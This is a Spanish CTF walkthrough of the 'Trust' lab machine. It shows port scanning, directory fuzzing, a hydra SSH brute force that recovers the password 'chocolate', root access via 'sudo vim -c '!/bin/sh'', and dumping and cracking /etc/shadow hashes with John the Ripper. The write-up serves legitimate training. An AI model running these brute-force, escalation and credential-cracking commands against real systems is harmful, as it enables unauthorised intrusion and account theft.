


Trust - Fuerza bruta

Trust es una máquina virtual corriendo en Docker lo primero que se nos entrega es una ip la **172.17.0.2**, si accedes en la web puedes observar lo siguiente:



Lo primero que hice fue ver una guía de como lo hacían los que tienen más experiencia y vi dos. Hay algo que noté pero siempre usaron sudo, en mi caso usé `sudo su` para ahorrarme eso.

Paso 1

El primer paso fue realizar un ping a la ip **172.17.0.2** con el comando para saber su SO.

```
ping 172.17.0.2
```

```
(root@kali)-[/home/kali]
# ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.043 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.040 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.098 ms
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.055 ms
64 bytes from 172.17.0.2: icmp_seq=6 ttl=64 time=0.044 ms
64 bytes from 172.17.0.2: icmp_seq=7 ttl=64 time=0.040 ms
64 bytes from 172.17.0.2: icmp_seq=8 ttl=64 time=0.039 ms
^C
— 172.17.0.2 ping statistics —
8 packets transmitted, 8 received, 0% packet loss, time 7315ms
rtt min/avg/max/mdev = 0.039/0.050/0.098/0.018 ms
```

Se pudo observar la información que es una máquina linux debido a su `ttl=64` esto no siempre será así ya que varía la máquina dependiendo de su `ttl`.

Paso 2

Luego hice un `nmap` para escanear los puertos que tiene abiertos con el siguiente comando

```
nmap -p- -sS -sC -sV --min-rate=5000 -n -vvv -Pn 172.17.0.2 -oN puertos
```

Este comando lo que hace es buscar todos los puertos abiertos (1-65535) (`-p-` , lo hace de manera sigilosa (`-sS`), busca la versión de los servicios (`-sV`), de manera rápida (`--min-rate=5000`), desactiva la resolución DNS para evitar problemas (`-n`), utiliza triple verbose para que tengamos más detalle del escaneo (`-vvv`) y omite la detección de host (`-Pn`). Lo guarda en el fichero `allPorts` (`-oN allPorts`).

resultado:

```
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
```

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)	
ssh-hostkey:				
256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)				
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoVTIubmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHjaznpuQYsT/kxLSXVDFJGTtesV6Urh5aNJhw+tAdr19MnZpuY/8e0gb+NXRebo5Dcv/DP1H+aLFHaS6+XCGw=				
256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)				
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI3W/dREGeklk/wsHXisombmVwP9zg7U8xS+0fHkxLF0Z				
80/tcp	open	http	syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))	
_ http-methods:				
_ Supported Methods: POST OPTIONS HEAD GET				
_ http-server-header: Apache/2.4.57 (Debian)				
_ http-title: Apache2 Debian Default Page: It works				
MAC Address: 02:42:AC:11:00:02 (Unknown)				
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel				

Puertos **abiertos** Puerto 80 -> HTTP Puerto 22 -> SSH

Desconozco el porque se debe atacar al puerto 80 y no al 22 directamente. Pero así lo hicieron las personas que vi.

Paso 3

Luego de saber que puerto atacar hay que hacer Fuzzing que es enumerar directorios o simplemente podríamos consultar mediante cve (historial de vulnerabilidad) de esta versión específica de Apache e ir desde allí.

Hay diferentes formas de realizar la enumeración de directorios, mostremos algunos ejemplos:

DIRB,GOBUSTER,WFUZZ

Intenté con gobuster primero:

```
gobuster dir -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://172.17.0.2/" -x .php,.sh,.py,.txt
```

Obtuve el siguiente error Error: error on parsing arguments: wordlist file "/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt" does not exist: stat /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt: no such file or directory

Debido a que la guía que seguí tenía ese directorio y no sé de donde lo sacó. Pero en el segundo guía probé con dirb

```
dirb http://172.17.0.2/
```

De esta manera obtuve el directorio correcto:

```
DIRB v2.22
By The Dark Raver
_____

START_TIME: Tue May 28 20:48:04 2024
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____

GENERATED WORDS: 4612

— Scanning URL: http://172.17.0.2/ —
+ http://172.17.0.2/index.html (CODE:200|SIZE:10701)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)

_____

END_TIME: Tue May 28 20:48:05 2024
DOWNLOADED: 4612 - FOUND: 2
```

Así que probé nuevamente con gobuster con el siguiente comando:

```
gobuster dir -u http://172.17.0.2/ -w /usr/share/dirb/wordlists/common.txt
```

Y ahora sí obtuve esto:

```
# gobuster dir -u http://172.17.0.2/ -w /usr/share/dirb/wordlis
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 10701]
/server-status (Status: 403) [Size: 275]
Progress: 4614 / 4615 (99.98%)

Finished
```

Pudimos observar varios datos interesantes pero no los necesarios para vulnerar esta máquina por lo que usamos `-x` para buscar archivos `.php`, `.py`, `sh`, `.txt`, etc. archivos que nos puedan servir.

```
gobuster dir -u http://172.17.0.2/ -w /usr/share/dirb/wordlists/common.txt -x
.php, .sh, .py, .txt
```

De esta forma obtuvimos algo interesante:

```
(root@kali)-[/home/kali/Desktop/trust]
# gobuster dir -u http://172.17.0.2/ -w /usr/share/dirb/wordlists/

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 275]
/ (Status: 200) [Size: 10701]
/.hta (Status: 403) [Size: 275]
/.hta.php (Status: 403) [Size: 275]
/.hta. (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/.htaccess. (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htpasswd. (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 10701]
/secret.php (Status: 200) [Size: 927]
/server-status (Status: 403) [Size: 275]
Progress: 13842 / 13845 (99.98%)

Finished
```

Un archivo llamado `secret.php` , si accedemos a ella mediante el navegador web observamos esto:



Analizando la situación podemos ver que hay un usuario llamado Mario, así que intentaremos un ataque de fuerza bruta para ver si podemos encontrar la contraseña de Mario y conectarnos vía ssh a su host.


Paso 4

Para la realización del ataque de fuerza bruta usamos hydra de kali linux para realizarlo:

```
hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```

/usr/share/wordlists/rockyou.txt es una lista de contraseñas más usadas en el mundo se encuentra en kali linux.

Obtenemos lo siguiente



```
(root@kali)~[/home/kali/Desktop/trust]
# hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
more laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-28 20:53:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommen
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1434
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: mario  password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-28 20:53:12
```

Lo tenemos, la contraseña de Mario es `chocolate` por lo que podremos acceder ahora mediante ssh.

Paso 5

Usamos el comando `ssh user@ip`, en este caso:

```
ssh mario@172.17.0.2
```

Nos pedirá la contraseña `mario@172.17.0.2's password:` la cual ya sabemos que es `chocolate` una vez puesta estamos dentro.

```

mario@172.17.0.2's password:
Linux 160ca6e35a3d 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@160ca6e35a3d:~$ ls
mario@160ca6e35a3d:~$ whoami
mario

```

Ahora toca el escalamiento de privilegios que es ser root.

Paso 6

Buscando por la web puedes encontrar mucha información con respecto al escalamiento de privilegios.

vim

Binary

Functions

rvim

Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload
File download File write File read Library load SUID Sudo Capabilities Limited SUID

vim

Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload
File download File write File read Library load SUID Sudo Capabilities Limited SUID

vimdiff

Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload
File download File write File read Library load SUID Sudo Capabilities Limited SUID

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c '!/bin/sh'`

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

Por lo que optamos por poner el comando `sudo vim -c '!/bin/sh'` y ya pudimos acceder al root.

```
mario@160ca6e35a3d:~$ sudo vim -c '!/bin/sh'
# whoami
root
```

Listo!

Extra

```
# sudo getent shadow
root:*:19793:0:99999:7:::
daemon:*:19793:0:99999:7:::
bin:*:19793:0:99999:7:::
sys:*:19793:0:99999:7:::
sync:*:19793:0:99999:7:::
games:*:19793:0:99999:7:::
man:*:19793:0:99999:7:::
lp:*:19793:0:99999:7:::
mail:*:19793:0:99999:7:::
news:*:19793:0:99999:7:::
uucp:*:19793:0:99999:7:::
proxy:*:19793:0:99999:7:::
www-data:*:19793:0:99999:7:::
backup:*:19793:0:99999:7:::
list:*:19793:0:99999:7:::
irc:*:19793:0:99999:7:::
_apt:*:19793:0:99999:7:::
nobody:*:19793:0:99999:7:::
systemd-network:*:19802::::
systemd-timesync:*:19802::::
messagebus:*:19802::::
sshd:*:19802::::
mario:$y$j9T$SuCsLjLLtPyPIbMQjOUkt.$akmM86SBFXL40W01FLBE9cdrZ3kIBPcMGZynRRb4FoA:19802:0:99999:7:::
Debian-exim:*:19802::::
```

Si usamos el comando `sudo getent shadow` podemos observar que el único usuario al que se puede acceder con una contraseña es Mario, quien es el único para quien se guarda el hash

pero si hubieran mas usuarios podríamos tratar de descifrar sus contraseñas con sus hashes.

Aún así, mostremos cómo sería el proceso de romper el hash.

Para esto usaremos a john the ripper que es una poderosa herramienta para descifrar contraseñas que utiliza diferentes técnicas para intentar adivinar o "descifrar" contraseñas almacenadas como hashes.

El parámetro --format se utiliza para especificar el formato del hash de contraseña que se intenta romper.

- Si comienza con \$y\$ es muy probable que se haya utilizado yescrypt.
- Si comienza con \$2a\$ es muy probable que se haya utilizado blowfish .
- Si comienza con \$5\$ es muy probable que sea SHA-256
- La longitud del hash también puede revelar información (por ejemplo, los hash MD5 generalmente tienen 32 caracteres hexadecimales, mientras que los hash SHA-256 tienen 64 caracteres hexadecimales).

También podemos utilizar herramientas como hash-identifier, hashid, CyberChef, CrackStation...

```
(kali@kali)-[~/Desktop/dockerlubTrust]
$ cat shadow
mario:$y$j9T$SuCslJlLtPyPIbMQjOUkt.$akmM86SBFXL40W01FLBE9cdrZ3kIBPcMGZynRRb4FoA

(kali@kali)-[~/Desktop/dockerlubTrust]
$ john --format=crypt shadow
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
chocolate (mario)
1g 0:00:00:04 DONE 2/3 (2024-04-25 13:16) 0.2450g/s 322.5p/s 322.5c/s 322.5C/s purple..larry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Si guardamos el hash en un archivo llamado shadow y luego ejecutamos `john --format=crypt` al archivo que llamamos shadow. Podemos ver que igualmente descifra la contraseña `chocolate`.